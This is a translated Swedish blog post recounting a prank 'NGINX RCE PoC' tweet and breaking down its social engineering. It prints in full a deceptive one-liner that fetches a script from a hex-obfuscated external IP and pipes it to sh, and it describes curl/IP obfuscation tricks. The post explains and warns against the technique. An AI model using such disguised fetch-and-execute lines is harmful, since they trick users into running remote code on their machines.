

Obs. övers.: I den ursprungliga anteckningen, publicerad den 1 juni, bestämde jag mig för att genomföra ett experiment i en miljö av intresserade av informationssäkerhet. För detta förberedde jag en falsk exploit för en ännu icke offentliggjord sårbarhet i en webbserver och postade den på min Twitter. Mina antaganden — att bli genast avslöjad av experter som skulle se den uppenbara bluffen i koden — visade sig inte bara vara felaktiga… De överträffade alla förväntningar, i motsatt riktning: tweeten fick enormt stöd från många människor som inte tog sig tid att kontrollera innehållet.
TL;DR: använd aldrig filpipeline i sh eller bash. Det är ett utmärkt sätt att förlora kontrollen över datorn.
Jag vill dela med mig av en liten historia om en skämtsamt PoC-exploit som skapades den 31 maj. Den dök snabbt upp som svar på nyheten från , medlem av (ZDI), om att information om en sårbarhet i NGINX som leder till RCE (fjärrkodexekvering) snart skulle offentliggöras. Eftersom NGINX ligger till grund för många webbplatser, borde nyheten ha haft effekten av en bomb. Men på grund av förseningar i processen för "ansvarsfull offentliggöring" var detaljerna om händelsen okända — sådan är standardprocessen för ZDI.

om avslöjandet av en sårbarhet i NGINX
När jag avslutade arbetet med en ny teknik för obfuskering i curl, citerade jag den ursprungliga tweeten och "släppte en fungerande PoC", bestående av en rad kod som påstås använda den upptäckta sårbarheten. Självklart var detta helt nonsens. Jag trodde att jag skulle bli avslöjad direkt, och att jag i bästa fall skulle få några retweets (och det skulle vara okej).

med den falska exploiten
Men jag kunde inte föreställa mig vad som skulle hända härnäst. Populäriteten för min tweet sköt i höjden. Otroligt nog, vid den här tidpunkten (15:00 MSK den 1 juni) har fortfarande få insett att detta är en bluff. Många retweetar den helt utan kontroll (för att inte tala om att njuta av den vackra ASCII-grafiken som den visar).

Titta bara på vilken skönhet!
Även om alla dessa cykler och färger är fantastiska, är det uppenbart: för att se dem, körde folk koden på sina maskiner. Lyckligtvis fungerar webbläsare på liknande sätt, och med det faktum att jag inte behöver några lagliga problem, gjorde koden gömd på min webbplats bara echo-anrop, utan att försöka installera eller köra någon ytterligare kod.
En liten avstickare: , , jag och killarna i teamet har under en tid lekt med olika sätt att obfuscera curl-kommandon, för att det är roligt… och vi är nördar. netspooky och dnz har upptäckt några nya sätt som verkade mycket lovande. Jag gick med i nöjet och försökte lägga till IP-decimala konverteringar till trickset. Det visade sig att IP även kan konverteras till hexadecimalt format. Dessutom gillar curl och de flesta andra NIX-verktyg att "äta" hexadecimala IP! Så det var helt enkelt nödvändigt att skapa en övertygande och säkert utseende kommandorad. Till slut fastnade jag för denna:
curl -gsS https://127.0.0.1-OR-VICTIM-SERVER:443/../../..//nginx-handler?/usr/lib/nginx/modules/ngx_stream_module.so:127.0.0.1:80:/bin/sh<'protocol:TCP' -O 0x0238f06a#PLToffset |sh; nc /dev/tcp/localhostSocial engineering (S.E.E.) – mer än bara phishing
Säkerhet och bekantskap var en central del av detta experiment. Jag tror att det var just dessa faktorer som bidrog till dess framgång. Kommandoraden antydde tydligt säkerhet, genom att referera till "127.0.0.1" (den välkända localhost). Det anses att localhost är säkert, och att data där aldrig lämnar din dator.
Bekantskap var den andra nyckelkomponenten i S.E.E. i experimentet. Eftersom målgruppen huvudsakligen bestod av personer som var bekanta med grunderna i datorsäkerhet, var det viktigt att skapa kod vars delar verkade bekanta och välkända (och därför säkra). Att låna element från gamla exploits-koncept och kombinera dem på ett ovanligt sätt visade sig vara mycket framgångsrikt.
Nedan följer en detaljerad genomgång av enradaren. Allt i denna lista är kosmetiskt, och praktiskt taget ingenting krävs för dess verkliga funktion.
Vilka komponenter är faktiskt nödvändiga? Det är -gsS, -O 0x0238f06a, |sh och själva webbservern. Webbservern innehöll inga skadliga instruktioner, utan överförde bara ASCII-grafik med hjälp av kommandon echo i skriptet som finns i index.html. När en användare angav en sträng med |sh i mitten, index.html laddades och exekverades. Lyckligtvis hade webbserverns förvaltare inga onda avsikter.
-
../../../%00— illustrerar en utgång utanför katalogen; -
ngx_stream_module.so— sökvägen till en slumpmässig NGINX-modul; -
/bin/sh%00<'protocol:TCP'— vi påstås köra/bin/shpå målmaskinen och omdirigera utdata till en TCP-kanal; -
-O 0x0238f06a#PLToffset— hemlig ingrediens, tillagd#PLToffset, för att se ut som ett minnesoffset som på något sätt finns i PLT; -
|sh;— ytterligare en viktig komponent. Vi behövde omdirigera utdata till sh/bash för att köra koden som kom från den angripande webbservern, som låg på adressen0x0238f06a(2.56.240.x); -
nc /dev/tcp/localhost— en dummy som netcat refererar till/dev/tcp/localhost, så att allt återigen såg säkert ut. I själva verket gör den inget och är inkluderad i strängen för estetiska syften.
Här slutar avkodningen av enradsskriptet och diskussionen av aspekter av "socionärlig teknik" (komplex phishing).
Webbserverns konfiguration och motåtgärder
Eftersom en överväldigande majoritet av mina följare är informationssäkerhetsspecialister/hackare har jag beslutat att göra webbservern lite mer motståndskraftig mot "intresse" från deras sida, bara för att ge killarna något att syssla med (och det var också roligt att konfigurera den). Jag tänker inte här lista alla fällor, eftersom experimentet fortfarande pågår, men här är några saker som servern gör:
- Aktivt övervakar försök att sprida sig på vissa sociala nätverk och infogar olika förhandsgranskningar för att uppmuntra användaren att klicka på länken.
- Omdirigerar Chrome/Mozilla/Safari/etc. till Thugcrowds reklamfilm istället för att visa shell-skriptet.
- Håller koll på UTVECKLADE tecken på intrång/brutalt hackande, varefter den börjar omdirigera förfrågningar till NSA-servrar (ha!).
- Installerar en trojan samt en BIOS rootkit på alla datorer vars användare besöker värden med en vanlig webbläsare (skämt!).

En liten del av antimaterialet
I det här fallet var mitt enda mål att utforska vissa funktioner i Apache - särskilt coola regler för att omdirigera förfrågningar, - och jag tänkte: varför inte?
Exploitable NGINX (verklig!)
Följ på Twitter och håll dig uppdaterad om det fantastiska arbetet från ZDI med att åtgärda verkliga sårbarheter och exploateringsmöjligheter i NGINX. Deras arbete har alltid fascinerat mig och jag är tacksam mot Alisa för tålamodet med alla omnämnanden och aviseringar som orsakades av min dumma tweet. Som tur är bidrog det också med något positivt: det ökade medvetenheten om sårbarheterna i NGINX samt problemen som orsakas av missbruk av curl.
Källa: habr.com
